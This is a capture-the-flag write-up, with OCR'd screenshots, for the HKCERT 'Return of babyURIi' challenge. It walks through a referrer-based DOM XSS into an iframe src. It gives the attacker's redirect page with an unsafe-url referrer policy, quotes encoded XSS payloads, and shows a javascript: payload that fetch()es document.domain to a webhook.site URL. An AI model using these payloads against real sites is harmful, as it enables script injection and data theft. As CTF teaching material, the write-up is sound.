# Return of babyURIi writeup

## How I not solve a DOMXSS before it was released

### TLDR

Difficulty in descending order


1. Pretending to be Homo sapiens
2. Give up and sleep while u can steal document.domain but not cookie (in Part2)
3. auto https for location.origin.length - Kudos to admins for secure internet !!
4. using concat instead of +
5. meta tag unsafe-url
6. finding iframe src as injection point

Without fake localhost error msg and hCapcha , I would say this is a ez challenge.

### Part1

This challenge was released on 2nd day 10am.
The admins are bad guy made me used >5h with working payload of `Return of babyURIi` attempt to solve `babyURIi` on the first day(Yes, before `Return of babyURIi` was released ).

From first look, any XSS attempt like `<img src=x onerror=alert(1)>`would be blocked by CSP.
Seems the base64 encoded payload is reflected in GET param.



Not secure | babyurii-otvi54.hkcert21.pwnable.hk/?payload=PGltZyBzcmM9eCBvbmVycm9yPWFsZXJ0KDEpPg%3D%3D

**CSP Example**

**Enter your XSS payload here:**

```
<img src=x
onerror=alert(1)>
```


Submit

Still got XSS? Report your payload in here and grab a Cookie!

**Output:**

```
▸[Deprecation] Synchronous XMLHttpRequest on the main thread is deprecated      read-settings.js:1
because of its detrimental effects to the end user's experience. For more help, check https://xhr.sp
ec.whatwg.org/.
                                                                              augmented-dom.js:1
                                                                              augmented-dom.js:1
DOM Invader is now enabled. View the Augmented DOM and Postmessage tabs
in devtools to use it.
Refused to load the image 'http://babyurii-otvi54.hkcert21.pw babyurii-otvi54.hkcert21.pwnable.hk/:1
nable.hk/x' because it violates the following Content Security Policy directive: "default-src
'none'". Note that 'img-src' was not explicitly set, so 'default-src' is used as a fallback.
Refused to execute inline event handler because it violates  babyurii-otvi54.hkcert21.pwnable.hk/:19
the following Content Security Policy directive: "default-src 'none'". Either the 'unsafe-inline'
keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution.
Note that hashes do not apply to event handlers, style attributes and javascript: navigations unless
the 'unsafe-hashes' keyword is present. Note also that 'script-src' was not explicitly set, so
'default-src' is used as a fallback.
```

`Content-Security-Policy: default-src 'none'` was observed from response header and looks like a perfect CSP. so CSP bypass was not in consideration.


CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

Sample unsafe policy    Sample safe policy

```
Content-Security-Policy: default-src 'none'
```

CSP Version 3 (nonce based + backward compatibility checks)


CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3    expand/collapse all

✓ default-src

ⓘ require-trusted-types-for [missing]    Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

The author is good guy enough to put all encoding script on server side so the only viewable JS is the following



```
GET /report HTTP/1.1
Host: babyurii-otvi54.hkcert21.pwnable.hk
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://babyurii-otvi54.hkcert21.pwnable.hk/?payload=PGltZyBzcmM9eCBvbmVyc
m9yPWFsZXJ0KDEpPg%3D%3D
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 839
Connection: close
Server: Werkzeug/2.0.2 Python/3.10.0
Date: Sun, 14 Nov 2021 16:53:56 GMT
X-Cache: Miss from cloudfront
Via: 1.1 08c8928e40ae368a9e7c75aead506958.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: HKG60-C1
X-Amz-Cf-Id: 9xbBFcczzfglZojKs0ZV8Aju7lWSCb48sFoMDBtdn0zgMdXWBGTLoA==

<html>
  <head>
    <title>
      Yuri's Payload Collector
    </title>
    <script src="https://js.hcaptcha.com/1/api.js" async defer>
    </script>
  </head>
  <body>
    <h1>
      Confirm Submission
    </h1>
    <div>
      You are going to report <pre id="p" style="display:inline;color:violet">
      </pre>
       to Yuri.
    </div>
    <p id="pre">
      <a href="#p">Preview your payload</a>
    </p>
    <form method="POST" onsubmit="s.innerHTML='Now Loading...'">
      <input id="payload" name="payload" type="hidden" />
      <div class="h-captcha" data-sitekey="218e8859-e05e-46d5-a2c0-a903f23742c9">
      </div>
      <p id="s">
        <input type="submit" />
      </p>
    </form>
    <script>
      path = document.referrer.substr(location.origin.length);
      p.innerText = path;
      payload.value = path;
      onload = onhashchange = _=>{
        if(location.hash=='#p')pre.innerHTML='<iframe src="'+path+'"></iframe>'
      };
      </script>
    </body>
  </html>
```

```
path = document.referrer.substr(location.origin.length);
p.innerText = path;
payload.value = path;
onload = onhashchange = _ => {
    if (location.hash == '#p') pre.innerHTML = '<iframe src="' + path + '">
</iframe>'
};
```

Updating innerHTML smells like DOM XSS, the src used is `path` which is `document.referrer.substr(location.origin.length)`

Play with referrer header finds out it does not change the value in document.referrer.
`The Document.referrer property returns the URI of the page that linked to this page.`
From https://developer.mozilla.org/en-US/docs/Web/API/Document/referrer
So maybe we can host javascript redirect on our own domain.

Implementing so would notice no `document.referrer` is string `null`
Find out meta tag could play around with referrer.
`<meta name="referrer" content="no-referrer" />`
FROM https://stackoverflow.com/questions/49050268/does-document-referrer-equal-the-http-referer-header

Read the ******* docs and finds out `unsafe-url` to allow cross domain document.referrer.
`<meta name="referrer" content="unsafe-url">`
FROM https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

## `unsafe-url`


| From document | Navigation to | Referrer used |
|---|---|---|
| https://example.com/page?q=123 | *anywhere* | https://example.com/page?q=123 |

`path=document.referrer.substr(location.origin.length)`
Now we have every puzzles to control `path` with
`document.referrer`
For `location.origin` , it can either be `http://babyurii-otvi54.hkcert21.pwnable.hk`
`http://localhost` so `location.origin.length` can be 42 or 16.

You can craft payload for both. It doesn't harm. Lets just assume is 42 first.
hosting the following HTML in your domain. Simplest solution can be github.io


```
<html>
  <meta name="referrer" content="unsafe-url">
  <body>
    <script>
    window.location.replace("http://babyurii-
otvi54.hkcert21.pwnable.hk/report#p");
    </script>
  </body>
</html>
```

I hosted the file on `https://wtwver.github.io/a.html`
so path would be empty `path="https://wtwver.github.io/a.html".substr(42)`
Add padding a's to find the place to inject.



```
> "https://wtwver.github.io/a.html?aabbccddeeffgg".substr(42)
< 'ffgg'
> |
```

Visit `https://wtwver.github.io/a.html?aabbccddeeffgg` and would notice `iframe` `src="our_injection"`



```
https://babyurii-otvi54.hkcert21.pwnable.hk/report#p
```

# Confirm Submission


You are going to report fgg to Yuri.

# Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

```
<html data-darkreader-mode="dynam
 ▶<head>…</head>
 ▼<body>
   <h1>Confirm Submission</h1>
  ▼<div>
     "You are going to report "
     <pre id="p" style="display:
     data-darkreader-inline-color
     " to Yuri. "
   </div>
  ▼<p id="pre">
   ▼<iframe src="fgg"> == $0
     ▼#document
        <!DOCTYPE html PUBLIC "-/
       ▼<html data-darkreader-mo
         ▶<head>…</head>
         ▼<body>
            <h1>Not Found</h1>
           ▶<p>…</p>
          </body>
        </html>
```

PayloadAllthething search XSS iframe finds out you can actually supply javascript into iframe src




## Bypass using weird encoding or native interpretation

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
<img src="1" onerror="&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;
<iframe src="javascript:%61%6c%65%72%74%28%31%29"></iframe>
<script>$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[
<script>(+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]
```

Now visit `https://wtwver.github.io/a.html?aabbccddeefjavascript:alert(1)`

Wow. A wild alert box pop up locally.



```
https://babyurii-otvi54.hkcert21.pwnable.hk/report#p
```

# Confirm Submission

You are going to report javascript:alert(1

babyurii-otvi54.hkcert21.pwnable.hk says

1

Change webhook id to yr own one


Next, visit

`https://wtwver.github.io/a.html?`

`aabbccddeejavascript:fetch("https://webhook.site/888d8748-985d-4f61-abbb-`

`1e0f49e36f64/?".concat(btoa(document.domain)))` locally.


User `concat` instead of `+` . Dont ask me how I know.




```
Request Details                         Permalink  Raw content  Export as
GET   https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64?YmFi
      eXVyaWktb3R2aTU0LmhrY2VydDIxLnB3bmFibGUuaGs=
Host  [redacted]ois
Date  11/15/2021 1:43:37 AM (a few seconds ago)
Size  0 bytes
ID    9b9d93f5-5be2-4e9c-aba0-2c8ab093b895
Files

Headers
connection        close
accept-language   en-GB,en;q=0.9,en-US;q=0.8
accept-encoding   gzip, deflate, br
sec-fetch-dest    empty
sec-fetch-mode    cors
sec-fetch-site    cross-site
origin            https://babyurii-otvi54.hkcert21.pwnable.hk
```

If your payload doesnot work, tuning king told me you enabled auto HTTPS which added 1 to `location.origin.length`. Again, dont ask me how I know.

